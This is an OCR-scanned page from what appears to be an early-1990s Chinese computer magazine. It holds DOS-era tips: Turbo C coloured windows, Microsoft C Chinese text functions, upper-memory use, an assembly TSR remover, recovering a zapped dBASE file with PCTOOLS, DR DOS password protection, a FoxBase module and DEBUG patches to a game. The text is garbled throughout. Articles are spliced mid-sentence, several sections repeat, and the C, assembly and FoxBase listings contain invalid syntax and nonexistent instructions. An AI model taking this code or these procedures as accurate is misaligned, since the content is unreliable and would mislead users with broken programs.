我们是一名电脑工作者,在工作中积累了一些系统维护、病毒防治、程序开发、新软件、游戏使用方面的经验,愿与同行交流,备有丰富的软件、游戏、来函必复。
(625000)四川雅安 康县计算机室 黄健
我是一个电脑爱好者,善于搞硬件,用汇编语言,能用各种CPU设计各种通用、专用软件,多用于机电一体化,想结交更多良师益友,共同开发。
(546800)广西昭平 梁积文

使用过 WINDOWS 3.0 / 3.1, PCTOOLS 6.0 / 7.0 等一些软件的用户, 都会体会到它们那一幅幅新颖的窗口画面和良好的用户界面; 特别是它们那一幅幅弹出式的彩色立体窗口, 使屏幕显示更精美、更生动, 迎得了广大用户的青睐, 不能使自已编制的应用程序, 也做到象 WINDOWS, PCTOOLS 等软件一样, 也具有那么好的用户界面呢? 回答是肯定的。

TURBO C 是目前许多程序员所普遍采用的一种较好程序设计语言, 尤其是它提供的丰富图形和窗口处理函数, 具有编译目标代码高度优化、运行处理速度快、易移植等特点, 为我们实现彩色立体窗口提供了方便; 但遗憾的是 TURBO C 各版本在国内没有汉化, 给我们应用程序设计中的汉字显示处理带来许多不便, 若利用 TURBO C 提供的屏幕输出函数, 在中文操作系统下不能显示彩色汉字, 使得屏幕显示单调、枯燥。经笔者结合一些资料的介绍和摸索, 用 TURBO C V2.0 成功的实现了, 可以根据用户的选择, 用不同的彩色在窗口中显示彩色汉字的中文彩色立体窗口, 现将其实现方法介绍如下。

中文彩色立体窗口的实现

彩色立体窗口的实现
利用 TURBO C 函数库提供 WINDOW(), TEXTBACKGROUND(), TEXTCOLOR() 及 CLRSCLR() 函数即可实现, 其方法是:

```
首先, 在屏幕上先画一个衬底窗口, 一般为整个屏幕, 其颜色以浅色为佳, 即
textbackground(DARKGRAY);
window(0, 0, 79, 24);
clear();
然后, 在衬上用较深的彩色, 用小于衬底窗口的尺寸设定一窗口, 并以较深的颜色为好, 为使其层次感以黑色为佳, 即
textbackground(BLACK);
window(20, 10, 50, 15);
clear();
```

```
最后, 在再此窗口上, 按相同的尺寸, 用较柔和的彩色稍微错开一窗口, 并设置窗口中将显示内容的彩色, 一般背景(窗口)用兰色或浅兰色, 前景用白色为佳, 即
textbackground(BLUE);
window(15, 9, 45, 15);
clear();
```

```
彩色立体窗口的实现函数:
/* 功能: 开一个窗口程序 */
/* 金瑞平 1993.03.05 */
/* (X0, Y0), (X1, Y1), 底框坐标 */
/* BK0-COLOR-底框色 */
/* (X1, Y1)-投影窗口的左上角坐标 */
/* (X2, Y2)-投影窗口的右下角坐标 */
/* BK-COLOR-立体投影窗口的背景色 */
/* BK-COLOR-立体投影窗口的前景色 */
/* 即: 窗口中显示字符的颜色 */
/* 方法为: 1. 首先设置背景色为BLACK */
/* 2. 根据坐标参数开一窗口 */
/* 3. 请用清屏函数 CLRSCLR() */
/* 使得在屏幕上显示一个设置的彩色 */
#include <dos.h>
#include <conio.h>
#include <bios.h>
window-d(int x0, int y0, int x1, int y1, int bk0-color, int bk1-color, int bk2-color, int fo-color)
```

```
textbackground(bk0-color); /* 窗口衬底颜色 */
window(x0, y0, x1, y1);
textbackground(bk1-color); /* 置立体投影窗口的底色 */
window(x1, y1, x2, y2); /* 开成立体投影窗口 */
clear();
textbackground(bk2-color); /* 置立体投影窗口的颜色 */
textcolor(fo-color); /* 立体投影窗口中字符颜色 */
window(x1-1, y1-1, x2-1, y2-1); /* 错位 */
clear();
```

二、中文彩色汉字的输出
汉字 DOS 一般在图形模式下对汉字进行屏幕显示, 字符输出到屏幕上可分为直接显示缓冲区调用 BIOS 中断 10 号, 虽然前者速度较快, 但对系统的兼容性差, TURBO C 中 DIRECTVIDEO 变量的不同设置与上述屏幕显示传送方式有关, 通过设置此变量 DIRECTVIDEO=0 (省缺值为 DIRECTVIDEO=1, 直接访问显示缓冲区)访问 BIOS, 但此时为西文的文本模式, 必须设置为图形模式才能在中文方式下用 CPUTS(), PRINTF() 等函数输出汉字, 用它们输出的汉字属性单调, 不能做到一行一色, 因而自编制一个可显示任何属性汉字的函数 CPRINT.

```
1. 图形模式的设置函数
/* FILENAME, SET-MODE.H
图形模式的设置函数
参数: SET-MODE (模式值)
*/
#include <dos.h>
void set-mode(int mode);
union REGS r;
r.h.ah=0x00; r.h.al=mode;
int86(0x10, &r, &r);
```

```
2. 输出任意属性汉字的输出函数
输出名: CPRINT.H
函数名: 输出彩色汉字
调用方法: CPRINT(待输出字符串, 待输出字符串的色码值)
*/
cprint(char *string, int back-color);
union REGS r;
struct SREGS s;
while(*c) {
r.h.ah=0x09; r.h.al=*c; r.bh=back-color;
r.h.bh=0x00; r.h.bl=back-color;
r.i.ch=0x01;
int86(0x10, &r, &r);
gotoxy(wwhere(x)+1, where(y));
}
```

云南 金瑞平

1. 引言
通过对 Microsoft C 6.0 的分析, 发现其子函数能在多种汉字操作系统下工作。

2. Microsoft C 6.0 子函数的特殊性
Microsoft C 6.0 的字符视频函数可在文本和图形方式下正常工作, 这意味着这些函数识别显示方式并由此决定显示策略, 因而有可能与汉字操作系统兼容。通过实验 (程序见附件), 证实这组函数的确可以用来处理汉字, 附件所列程序在 UCIDOS, SPDOS, CCDOS, WMDOS 等汉字操作系统下均能很好的工作。

3. 可用于汉字处理的字符视频函数
以下列出这组函数的名称及功能, 请参阅 Microsoft C 6.0 库函数手册。

```
-settextwindow 定义文本窗口
-gettextwindow 获得当前文本窗口边界
-actrolltextwindow 滚动当前文本窗口
-clearscreen 清除屏幕或窗口
-settextrows 设置文本行数
-settextcolor 设置文本颜色
-gettextcolor 获得文本颜色
-settextcursor 设置光标位置
-gettextcursor 获得光标位置
-actsetposition 设置光标位置
-gettextposition 获得光标位置
-outtext 显示字符
```

Microsoft C 6.0 的汉字处理
符
-outtext 显示指定长度的字符串

4. 应注意的问题
在汉字状态下, 应注意以下问题:

- ① -settextcolor 函数的闪烁控制无效。
- ② -settextcursor 函数的光标类型设置可能无效, 但要视具体的汉字操作系统而定。
- ③ 在系统汉字操作系统下 (UCIDOS 2.0), 需用 -setvideomode 重新设置图形状态, 但在多数汉字操作系统下, 即便无需如此, 使用 -setvideomode 函数也没有不良影响, 但一定要使用当前汉字操作系统认可的显示模式。
- ④ 在 herc 单色显示器上, 有的汉字操作系统不支持这些函数。

5. 结语
这组函数能有效地简化汉字程序的设计, 尤其是在设计中两中文系统软件时, 优势明显, 通常而言, 这组函数足够应付大中型项目的需要。

```
附件:
1 #include <stdio.h>
2 #include <conio.h>
3 #include <graph.h>
4
5 void delateline ( void );
6 void insertline ( void );
7 void status ( char * msg );
8
9 void main()
10 {
11 short row;
12 char buf[40];
13
14 -settextrows( 25 );
15 -clearscreen( --GCLEARSCREEN )
```

西安 顾斌

384KB 内存资源的开发和利用

从位址 640KB 到 1024KB 之间, 有 384KB 的内存位置, 它在逻辑上, 虽然只有一套编号, 而对用户来说, 却有可能存在两套不同的物理空间。

首先, 它是系统内存中, 必不可少的只读存储器 Rom, 尽管系统的基本 (常规) 内存, 有可能达不到 640KB 的容量, 而这个 384KB 的 Rom 空间, 却总是完整无缺的, 它的组成, 大致可分为三个 128KB, 最低位区, 固化有文本方式和图形方式下, 纯西文字符的字符点阵, 并用作单色和彩色屏幕显示的缓冲区; 最高位区, 固化有硬件设备的 BIOS 服务程序; 至于中间位区, 早期产品用来固化 RomBasic 的解释程序, 而近期产品, 则用来设置对 Exp 内存的 EMS 管理模式。

各个位区的末尾, 都有一些

空白的零碎块 UMB, 可以个别使用, 不过, 为数不多, 本文不表。

对于内存资源为 1024KB 的 286 型机来说, 就增加了 384KB 的 Ram 空间, 系统自动将它设置为 Exp 内存, 以 16KB 为一页, 共有 24 页, 由 Rom 区中的 EMS 负责管理, 我们可以利用它来设置虚拟的 (仿真) 磁盘 Vdisk, 或硬盘读写高速缓冲器 Cache, MS-DOS 能严格区分这两套不同的物理空间, 通过 EMS 调度它们, 既分工合作, 而又“河水不犯井水”。

Dos 在 Exp 内存中交换数据, 比它内物理磁盘完成相同的读写操作, 的确快了很多, 但是, 它所采用的顶层管理机制, 每当 Dos 向该区存取数据时, 都要以页为单位, 依次映射到设置 EMS 模式的 Rom 区中, 虽然, 由于数据在 Ram 区和 Rom 区中的反复交换,

限制了系统的运行速度, 难以满足当前高档机, 对快速性能的追求要求。

如果我们加载内存管理程序 Himem, 它会从 640KB 位址开始, 将原属于 384KB 的 Exp 内存, 改造成为符合 XMS 管理规范的、速度更快、功能更强的 Ext 内存。当然, 这里所讲的两套内存, 只是就管理方式的不同来说的, 而实际的物理空间, 却都是相同的高位 Ram 区。

至于它们的汉语译名, 谁称扩展? 谁叫扩充? 眼下还是“各取所需”, 未闻统一规定, 左右无所适从, 不如“宁缺毋滥”。

386 型机的内存资源, 随档次的而异, 以 4096KB 的中档机为例, 系统自动将 640KB 用作基本内存, 其余的 3456KB 内存, 全部设置为 Exp 内存, 由 Rom 区中的 EMS 规范, 进行页式管理, 为了提高运行效率, 通常总是加载内存

管理程序 Himem, 将它改造成为 Ext 内存。

我们从操作实践中发现, 在内存容量大于 402KB 的系统中, Himem 程序管理 Ext 内存的起始位址, 既有默认值, 又可定向推移, 对于 384KB 的 Exp 内存, 如果不予开发、利用, 任其浪费, 非常可惜, 兹将具体的操作方法列于下:

(1) 在内存资源为 4096KB 的 386 型机上, 如果直接加载 Himem 程序, 它就从默认的 1024KB 位址开始, 管理此后 3072KB 的 Ext 内存, 对于 640KB 到 1024KB 之间 384KB 的 Exp 内存, 它置之不理, 而且此后也无法利用。

(2) 开发 384KB 的 Exp 内存的方法量, 通过系统配置文件 Config 中的 Device 命令, 首先在该机的 Exp 内存中, 建立虚拟磁盘, 使其容量刚好等于 384KB, 然后才加载 Himem 程序, 这样它仍然管理 3072KB 的 Ext 内存, 而且两者都能分别进行正常的工作, 互不干扰。

(3) 值得注意的, 是 Himem 程序管理 Exp 内存的起始位址, 在内存资源大于 1024KB 的系统中, 虽然不会向低位推移, 但却可以向高位推移, 如果我们首先在系统的 Exp 内存中, 建立一个 1024KB 的虚拟磁盘, 然后才加载 Himem 程序, 则它将从 1864KB 位址开始, 管理此后 2452KB 的 Ext 内存。

在上述两种操作中, 不论我们采用哪种方案, 连同 640KB 的基本内存一起计算, 全部都能得到开发、利用。

广东 柯晋略

许多经常和汉字系统打交道的同志,时常会为一个小问题所困扰,即许多汉字系统不能清理自己驻留的内存或清理的“不干净”,这样一旦进入该系统就无法退出,你若还想运行其它汉字系统或一些内存开销较大的其它软件,就不得不重新启动计算机,这样既伤机器又浪费时间。

为解决此问题,笔者编制了一个小程序,能做到不重新启动计算机即可清除内存驻留。该程序所占用的内存不到1K,曾在PC、PC-XT、PC-AT、PS/2-80等一些机器上使用过,都达到了预期的效果。

笔者考虑到汉字系统的一大特点是总要修改部分中断向量的入口

```
MOV AX,DAS271
MOV ES,AX
MOV AH,ES:[0000]
CMP AH,4DH
RET
CALLS,
MOV AX,DAS271
ADD AX,ES:[0009]
INC AX
MOV DAS271,AX
MOV BP,ES:[0001]
CMP BP,SETROM
RET
CALLS,
MOV AX,CS
MOV DS,AX
MOV AH,52H
INT 21H
SUB BX,+02
MOV AX,ES:[BX]
MOV DAS271,AX
RET
CALLS,
LDS DX,ES:[BP]
MOV AX,BX
MOV AH,25H
INT 21H
ASD BP,4
INC BX
LOOP CALLS
RET
CALLS,
MOV AX,ES:[0009]
MOV SEFROM,AX
MOV AX,ES:[0003]
ADD AX,DAS271
INC AX
MOV DAS271,AX
RET
POP DS
POP SI
POP CX
POP BX
POP DX
POP AX
POP BP
IRET
START:
XOR AX,AX
MOV ES,AX
MOV ES:[63H*4],
MOV ES:[63H*4
+2],CS
MOV AX,CS
MOV DS,AX
MOV ES,AX
LEA DI,DATA
MOV SI,0
MOV AX,0
MOV DS,AX
CLD
MOV CX,192
REP MOVSB
MOV CX,40H
CALL CALLS
MBI:
CALL CALL1
JNZ RETURN
CALL CALLS
INC CX
LOOP MBI
RETURN,
LEA DX,START
INT 27H
MAIN ENDP
CODE ENDS
END MAIN
```

地址,于是将程序分为两个部分。

第一部分是清除Q0H~27H的中断地址保留下来,再将程序的第二部分的人口地址置于中断63H,最后调用中断27H将程序驻留返回。

进入第二部分后,先恢复所保留的中断地址,然后清除该程序驻留之后的所有驻留程序,返回调用。

一、程序使用说明:

1、为方便记忆,笔者将该程序取名定为INT63.ASM,应将其编译成INT63.EXE文件,然后调用 EXE2BIN 转换为 INT63.COM 文件。

2、可按下述方法生成一个调用文件 QQ.COM。

```
DEBUG
A100
INT 63
INT 20
N QQ.COM
R CX
R 10
W
Q
```

3、因该程序的特点是清除其调用之后的内存驻留,故应先调用不应清除其内存驻留的程序,然后调用 INT63.COM,最后调用汉字系

退出汉字系统的捷径

统或其它程序,也可用批处理文件调用 INT63.COM。

4、在需要清除驻留程序时只需键入 QQ,如一次没有清除干净可再重复几次。

5、本程序用中断63H作为人口地址,读者可根据情况将人口地址设在其它中断上。

二、INT63.ASM清单:

```
ORG SEGMENT
CODE 100H
ASSUME CS,CODE,
DS,CODE,ES,CODE*2
MAIN PROC NEAR
JMP START
DATA DB 192 DUP(0)
DAS271 DW 0
DAS272 DW 0
SETROM DB 0
INP31:
PUSH BP
PUSH AX
PUSH DX
PUSH CX
PUSH BX
PUSH SI
PUSH DI
CALL CALLS
CALL CALL1
JNZ LOOP2
CALL CALL2
JNZ LOOP1
LOOP2:
LEA BX,DAS2
MOV DAS272,BX
MOV SI,0
MOV CX,10
LOOP2:
CALL CALL1
JNZ DELT
CALL CALL2
MOV DS,[BX],BP
ADD BX,2
INC CX
INC SI
LOOP LOOP2
DELT:
CALL CALL2
MOV [BX],BP
MOV AX,CX
MOV AH,49H
INT 21H
SUB BX,2
DEC SE*
INC CX
LOOP LOOP3
CALL1:
PUSH CX
PUSH BX
PUSH SI
PUSH DI
CALLS,
MOV AX,CS
MOV DS,AX
MOV AH,52H
INT 21H
SUB BX,+02
MOV AX,ES:[BX]
MOV DAS271,AX
RET
CALLS,
LDS DX,ES:[BP]
MOV AX,BX
MOV AH,25H
INT 21H
ASD BP,4
INC BX
LOOP CALLS
RET
CALLS,
MOV AX,ES:[0009]
MOV SEFROM,AX
MOV AX,ES:[0003]
ADD AX,DAS271
INC AX
MOV DAS271,AX
RET
POP DS
POP SI
POP CX
POP BX
POP DX
POP AX
POP BP
IRET
START:
XOR AX,AX
MOV ES,AX
MOV ES:[63H*4],
MOV ES:[63H*4
+2],CS
MOV AX,CS
MOV DS,AX
MOV ES,AX
LEA DI,DATA
MOV SI,0
MOV AX,0
MOV DS,AX
CLD
MOV CX,192
REP MOVSB
MOV CX,40H
CALL CALLS
MBI:
CALL CALL1
JNZ RETURN
CALL CALLS
INC CX
LOOP MBI
RETURN,
LEA DX,START
INT 27H
MAIN ENDP
CODE ENDS
END MAIN
```

统或其它程序,也可用批处理文件调用 INT63.COM。

4、在需要清除驻留程序时只需键入 QQ,如一次没有清除干净可再重复几次。

5、本程序用中断63H作为人口地址,读者可根据情况将人口地址设在其它中断上。

二、INT63.ASM清单:

```
ORG SEGMENT
CODE 100H
ASSUME CS,CODE,
DS,CODE,ES,CODE*2
MAIN PROC NEAR
JMP START
DATA DB 192 DUP(0)
DAS271 DW 0
DAS272 DW 0
SETROM DB 0
INP31:
PUSH BP
PUSH AX
PUSH DX
PUSH CX
PUSH BX
PUSH SI
PUSH DI
CALL CALLS
CALL CALL1
JNZ LOOP2
CALL CALL2
JNZ LOOP1
LOOP2:
LEA BX,DAS2
MOV DAS272,BX
MOV SI,0
MOV CX,10
LOOP2:
CALL CALL1
JNZ DELT
CALL CALL2
MOV DS,[BX],BP
ADD BX,2
INC CX
INC SI
LOOP LOOP2
DELT:
CALL CALL2
MOV [BX],BP
MOV AX,CX
MOV AH,49H
INT 21H
SUB BX,2
DEC SE*
INC CX
LOOP LOOP3
CALL1:
PUSH CX
PUSH BX
PUSH SI
PUSH DI
CALLS,
MOV AX,CS
MOV DS,AX
MOV AH,52H
INT 21H
SUB BX,+02
MOV AX,ES:[BX]
MOV DAS271,AX
RET
CALLS,
LDS DX,ES:[BP]
MOV AX,BX
MOV AH,25H
INT 21H
ASD BP,4
INC BX
LOOP CALLS
RET
CALLS,
MOV AX,ES:[0009]
MOV SEFROM,AX
MOV AX,ES:[0003]
ADD AX,DAS271
INC AX
MOV DAS271,AX
RET
POP DS
POP SI
POP CX
POP BX
POP DX
POP AX
POP BP
IRET
START:
XOR AX,AX
MOV ES,AX
MOV ES:[63H*4],
MOV ES:[63H*4
+2],CS
MOV AX,CS
MOV DS,AX
MOV ES,AX
LEA DI,DATA
MOV SI,0
MOV AX,0
MOV DS,AX
CLD
MOV CX,192
REP MOVSB
MOV CX,40H
CALL CALLS
MBI:
CALL CALL1
JNZ RETURN
CALL CALLS
INC CX
LOOP MBI
RETURN,
LEA DX,START
INT 27H
MAIN ENDP
CODE ENDS
END MAIN
```

我们在使用 DBASE或FOXBASE时,有时由于不慎操作,将数据库“ZAP”,这条命令作用是清除数据库全部记录数据,只保留数据库结构,如果没有数据库,一旦这种情况发生,往往令人懊恼不已。目前PCTOOLS.0版本已广泛使用,掌握其中一些技术,能使“ZAP”后的数据库是可以恢复的。

首先查看“ZAP”之后 DBASE或FOXBASE的DBF文件做了哪些改变?1)将 DBF 文件头中的记录个数做了,并将数据库结构的最后一个字符改为文件结束符“1A”;2)将 DBF 文件所在目录项中的文件长度改为文件头十倍长度,并将文件分配表(FAT)中的簇链全部释放,除此之外,并无其它改变,所有数据库记录数据完好无缺地保存在磁盘中,使用 PCTOOLS 的目的就是把“ZAP”以后的改变再重新恢复过来。

举例说明:假定一数据库文件 TJ.DBF,文件字节数为 60K 左右,记录条数约 1300,存放在 C:\ 盘 CL 子目录中,如果键入“ZAP”后,不要在硬盘上做任何写操作,准备一只带有 10-16 进制制转功能的计算器,启动 PCTOOLS.0,按以下步骤恢复之:

1. 修复数据库“ZAP”数据库的文件头和结构部分

1) 清楚文件 TJ.DBF 文件头 ATL+F 进入文件管理菜单。

2) 选 Change File(改变文件),再选 Hex Edit Plus(16进制制修文件方式),这时屏幕显示 TJ.DBF 文件头及结构的 16 进制码。

3) 此时文件头 04-07 字节为 00 00 00,按高字节在后,低字节在前,将事先估计的记录条数填入。在此例中,记录条数约有 1300,转换为 0514,填入位置 1405,填入 04-05 字节,00-03 字节的内容不动,06-07 为记录条数的高字节,在此例中仍为 00 00。

4) 查找数据库结构与记录体连接处,这里有“1A”文件结束符,将其改为“20”。

5) 按 F5 将上述改变记录。

6. 退出 DBASE 或 FOXBASE,打开数据库,对记录进行整理,删去多余数据,重新拷贝记录,至此,修复“ZAP”的数据库已经全部恢复。上海 胡光远

使用 PCTOOLS.0 恢复 ZAP 数据库

2. 修改该数据库文件目录项中的文件长度

1) 选定文件 TJ.DBF,按 ALT+S 进入 Special 菜单,选 File Man(文件快照)。

2) 当 TJ.DBF 的 Map 出现后,不再地按 P(Prior),直到画面上出现“DBF 目录”为止,记下该子目录的“int cluster, 2771C(首簇号 2771),按 Esc 退出 Special。

3) 按 ALT+D 进入 Disk 菜单,选 View/Edt,按 F5,选 Change Cluster(28-1024),输入“2771”进入 CL 子目录,找到 TJ.DBF 文件目录项。

4) 按 F7,将 F7 所在位置的 32 字节目录项的倒数字 4,3,2,1 字节按高字节在后,低字节在前加以修改。在此例中,文件长度估计为 60K (60*1024=61440,转换为 16 进制 F000 倒后为 00F0)填入倒数字 4,3 字节,倒数字 2,3 字节仍为 0000。

5) 按 F5 将上述改变记录。

6. 退出 PCTOOLS.0,返回 DOS

4. 在 DOS 显示符下进入 CL 子目录,删除该数据库文件 C>DEL TJ.DBF

5. 使用 PCTOOLS.0 中的文件恢复实用程序 UNDEL,重新连接已被清除的 FAT 簇链,恢复删除删除的文件 TJ.DBF

1) UNDEL C:

2) 选定被删除的文件所在子目录 CL

3) 按 ALT+V 进入恢复删除文件管理菜单选择:

Advanced undele(高级恢复方式)选择 Manual undele(手工恢复方式)

输入已删除文件名的首字母“T”,选择 Add Cluster 中的 View This Cluster,一边观察,一边恢复数据,直到全部簇链都被连接完毕,退出 UNDEL

6. 进入 DBASE 或 FOXBASE,打开数据库,对记录进行整理,删去多余数据,重新拷贝记录,至此,修复“ZAP”的数据库已经全部恢复。上海 胡光远

Forbase (base) 是数据库管理的主要工具之一,特别是 Forbase 被 base 增加了许多函数和命令,使得编程更加方便、灵活,效率更高。

在传统的方法中,一般是一个功能对应一个模块,这样固然是可行的,但是使一些模块之间有大量的重复,例如某一菜单有 4 个功能,1-输入,2-修改,3-查询,4-打印,这是一般的数据库管理都共有的最基本的几项功能,其中输入、修改、查询三个模块,都涉及到屏幕显示处理;字段名、字段内容的显示,如果各自作为一个模块,就有大量的重复,不重复的命令所占比例很少。以

这三个模块为例,就增加了两个命令内容,多浪费了磁盘空间,多输入了许多重复的命令,即多个命令重复,能否多个命令合并成一个模块共用呢?答案是肯定的,只需在共用模块中判断一下是输入、修改还是查询而下相应的处理即可,下面给出一个这样的模块,这是一个具体实用的模块,只需将其输入后便可调用。

本模块最多可处理 4 个字段,如果多于 4 个字段,只需增加一个 CASE 语句选择便可。

本模块应在 FOXBASE 下运行,因 DBASE-III 无 FCOUNT 及 FIELD 函数,如确

DR DOS 6.0 是新一代优秀的微机磁盘操作系统,它不仅与 PC DOS,MS DOS 完全兼容,而且与 MS DOS 5.0 一样,能够操作系统的部分内容驻留内存,留给用户更多的常规内存。DR DOS 6.0 中的 PASSWORD 外部命令能有效地保护微机的硬盘资源,具体使用方法如下:

1. 用 DR DOS 6.0 一号系统盘启动微机,将硬盘操作系统改用 DR DOS6.0,安装系统过程中,可以按 F6 键保存原有操作系统,在需要的时候使用 DR DOS 的 UNINSTALL 命令,即可恢复原有操作系统,为了增加系统的安全性,在设置系统安全性时 (Security),要设置系统级和用户级口令。这样用其它操作系统盘从软驱启动时,硬盘将自动失踪,其它用户无法对硬盘进行操作。

2. 将 CONFIG.SYS,AUTOEXEC.BAT 设置为只读文件:

```
C:\>DRDOS /PASSWORD CONF.SYS /W,MYPASSWD
C:\>DRDOS /PASSWORD AUTOEXEC.BAT /W,MYPSSWD
```

这样对 CONFIG.SYS,AUTOEXEC.BAT 的修改、删除需口令,你欲对 CONFIG.SYS 修改时,可以先执行命令: C:\>DRDOS /PASSWORD CONF.SYS /N 此时输入 MYPASSWD 即去掉 CONFIG.SYS 的口令,此时可修改 CONFIG.SYS。

3. 保护子目录,如欲对 C:\MYPATH 目录进行保护,可以执行下列命令:

```
C:\>DRDOS /PASSWORD C:\MYPATH /P,PATHPASS,这样对 C:\MYPATH 的操作需口令方能进行, al: C:\>CD
```

地方,自动以缺省的全程口令来匹配,具体方法:

```
C:\>DRDOS /PASSWORD /G,DEFAULT
在中途你离开微机时,要用 C:\>DRDOS /PASSWORD /NG,接着输入全程口令来取消默认口令,以防在此过程中被非法操作也可以 LOCK 命令将微机暂时锁定。


6. 病毒防护:



```
(1)防止病毒侵害 COMMAND.COM:
C:\>DRDOS /PASSWORD C:\COMMAND.COM /W,OK
(2)防止病毒侵害 COM.EXE 文件:
C:\>DRDOS /APSSWD...COM /W,OK
C:\>DRDOS /APSSWD...EXE /W,OK
(3)将整个硬盘变成只读盘:
C:\>DRDOS /APSSWD... /P,OK
```



南京 龚建南


```

DR DOS 6.0 是新一代优秀的微机磁盘操作系统,它不仅与 PC DOS,MS DOS 完全兼容,而且与 MS DOS 5.0 一样,能够操作系统的部分内容驻留内存,留给用户更多的常规内存。DR DOS 6.0 中的 PASSWORD 外部命令能有效地保护微机的硬盘资源,具体使用方法如下:

1. 用 DR DOS 6.0 一号系统盘启动微机,将硬盘操作系统改用 DR DOS6.0,安装系统过程中,可以按 F6 键保存原有操作系统,在需要的时候使用 DR DOS 的 UNINSTALL 命令,即可恢复原有操作系统,为了增加系统的安全性,在设置系统安全性时 (Security),要设置系统级和用户级口令。这样用其它操作系统盘从软驱启动时,硬盘将自动失踪,其它用户无法对硬盘进行操作。

2. 将 CONFIG.SYS,AUTOEXEC.BAT 设置为只读文件:

```
C:\>DRDOS /PASSWORD CONF.SYS /W,MYPASSWD
C:\>DRDOS /PASSWORD AUTOEXEC.BAT /W,MYPSSWD
```

这样对 CONFIG.SYS,AUTOEXEC.BAT 的修改、删除需口令,你欲对 CONFIG.SYS 修改时,可以先执行命令: C:\>DRDOS /PASSWORD CONF.SYS /N 此时输入 MYPASSWD 即去掉 CONFIG.SYS 的口令,此时可修改 CONFIG.SYS。

3. 保护子目录,如欲对 C:\MYPATH 目录进行保护,可以执行下列命令:

```
C:\>DRDOS /PASSWORD C:\MYPATH /P,PATHPASS,这样对 C:\MYPATH 的操作需口令方能进行, al: C:\>CD
```

地方,自动以缺省的全程口令来匹配,具体方法:

```
C:\>DRDOS /PASSWORD /G,DEFAULT
在中途你离开微机时,要用 C:\>DRDOS /PASSWORD /NG,接着输入全程口令来取消默认口令,以防在此过程中被非法操作也可以 LOCK 命令将微机暂时锁定。


6. 病毒防护:



```
(1)防止病毒侵害 COMMAND.COM:
C:\>DRDOS /PASSWORD C:\COMMAND.COM /W,OK
(2)防止病毒侵害 COM.EXE 文件:
C:\>DRDOS /APSSWD...COM /W,OK
C:\>DRDOS /APSSWD...EXE /W,OK
(3)将整个硬盘变成只读盘:
C:\>DRDOS /APSSWD... /P,OK
```



南京 龚建南


```

使用 DR DOS 6.0 保护硬盘资源

DR DOS 6.0 是新一代优秀的微机磁盘操作系统,它不仅与 PC DOS,MS DOS 完全兼容,而且与 MS DOS 5.0 一样,能够操作系统的部分内容驻留内存,留给用户更多的常规内存。DR DOS 6.0 中的 PASSWORD 外部命令能有效地保护微机的硬盘资源,具体使用方法如下:

1. 用 DR DOS 6.0 一号系统盘启动微机,将硬盘操作系统改用 DR DOS6.0,安装系统过程中,可以按 F6 键保存原有操作系统,在需要的时候使用 DR DOS 的 UNINSTALL 命令,即可恢复原有操作系统,为了增加系统的安全性,在设置系统安全性时 (Security),要设置系统级和用户级口令。这样用其它操作系统盘从软驱启动时,硬盘将自动失踪,其它用户无法对硬盘进行操作。

2. 将 CONFIG.SYS,AUTOEXEC.BAT 设置为只读文件:

```
C:\>DRDOS /PASSWORD CONF.SYS /W,MYPASSWD
C:\>DRDOS /PASSWORD AUTOEXEC.BAT /W,MYPSSWD
```

这样对 CONFIG.SYS,AUTOEXEC.BAT 的修改、删除需口令,你欲对 CONFIG.SYS 修改时,可以先执行命令: C:\>DRDOS /PASSWORD CONF.SYS /N 此时输入 MYPASSWD 即去掉 CONFIG.SYS 的口令,此时可修改 CONFIG.SYS。

3. 保护子目录,如欲对 C:\MYPATH 目录进行保护,可以执行下列命令:

```
C:\>DRDOS /PASSWORD C:\MYPATH /P,PATHPASS,这样对 C:\MYPATH 的操作需口令方能进行, al: C:\>CD
```

地方,自动以缺省的全程口令来匹配,具体方法:

```
C:\>DRDOS /PASSWORD /G,DEFAULT
在中途你离开微机时,要用 C:\>DRDOS /PASSWORD /NG,接着输入全程口令来取消默认口令,以防在此过程中被非法操作也可以 LOCK 命令将微机暂时锁定。


6. 病毒防护:



```
(1)防止病毒侵害 COMMAND.COM:
C:\>DRDOS /PASSWORD C:\COMMAND.COM /W,OK
(2)防止病毒侵害 COM.EXE 文件:
C:\>DRDOS /APSSWD...COM /W,OK
C:\>DRDOS /APSSWD...EXE /W,OK
(3)将整个硬盘变成只读盘:
C:\>DRDOS /APSSWD... /P,OK
```



南京 龚建南


```

三项功能共用一个模块

```

XMBH=trim(xmbh)
LOC f:pub.姓名="X.XMBH"
@DB,2.编号="X.XMBH"
=记录变成
if fof(c)
if fof(c)
CLEA
RETR
FWD
ENDI
r=foou(c)
=字段数返
do whil i<=r
do case
case i=22
=字段数<=22个作一种处理
do whil i<=r
fieldname=fohd(i)
@ i:20 my fieldname
=显示一列字段名及字段内容
i=i+1
nodd
=1
do whil i<=r?
@ i:30 pub fieldname
=显示字段内容
i=i+1
nodd
@ i:50 get & fieldname
=显示第二列字段名及字段内容
i=i+1
enod
endd
if z1="1" .or. z1="2"
read
=如果是输入或修改,允许对
字段进行修改
do whil i<=r
@ z:20 whil i<=r
=非输入、修改,则不对字段进行修改
wait f
=1
set cto 7/0
return
enod
set cto 4/0/0
return
```

需在 DBASE-III 下运行,需更改读取字段名及字段内容部分,可参考有关资料。

能否多个命令合并成一个模块共用呢?答案是肯定的,只需在共用模块中判断一下是输入、修改还是查询而下相应的处理即可,下面给出一个这样的模块,这是一个具体实用的模块,只需将其输入后便可调用。

本模块最多可处理 4 个字段,如果多于 4 个字段,只需增加一个 CASE 语句选择便可。

本模块应在 FOXBASE 下运行,因 DBASE-III 无 FCOUNT 及 FIELD 函数,如确

PC-MAN“吃豆子”游戏是PC机上最普遍的游戏之一。其原程序存放在一张加密盘上。经有关的游戏程序爱好者解密之后，形成了一个名为PC-MAN.COM的程序，其文件长度为20589字节。本游戏的最大特点是能够吸引广大计算机爱好者的上机乐趣，但也有其缺点，如难度较大，使得刚刚接触计算机甚至从事计算机工作较长时间的人也很难将游戏翻版，归其所有；另外在“人”时也只在于分数到一万加一个，以后就不再增加了，不能增加游戏者的乐趣；控制键为四个光标键，光标键极易用坏或者是动作不灵敏。

本人经过对PC-MAN.COM程序进行详细剖析，对PC-MAN“吃豆子”游戏进行了几点修改，经修改后的游戏能够增强广大游戏爱好者的乐趣。现将用DEBUG程序修改方法介绍如下：

首先将PC-MAN.COM改为PC-MANI.COM程序；
 C>REN PC-MAN.COM PC-MANI.COM
 1. 将游戏开始的三个“人”修改成多个“人”方法
 C>DEBUG PC-MANI.COM

```

1338,0142 mov al,[di]
1338,0144 and al,ff
1338,0146 jnz 014b
1338,0148 call 128e
1338,014b pop ax
1338,014e ret
1338,014d

3. 增加按某一特定键加一个“人”的方法
C>DEBUG PC-MAN.COM
-a llac
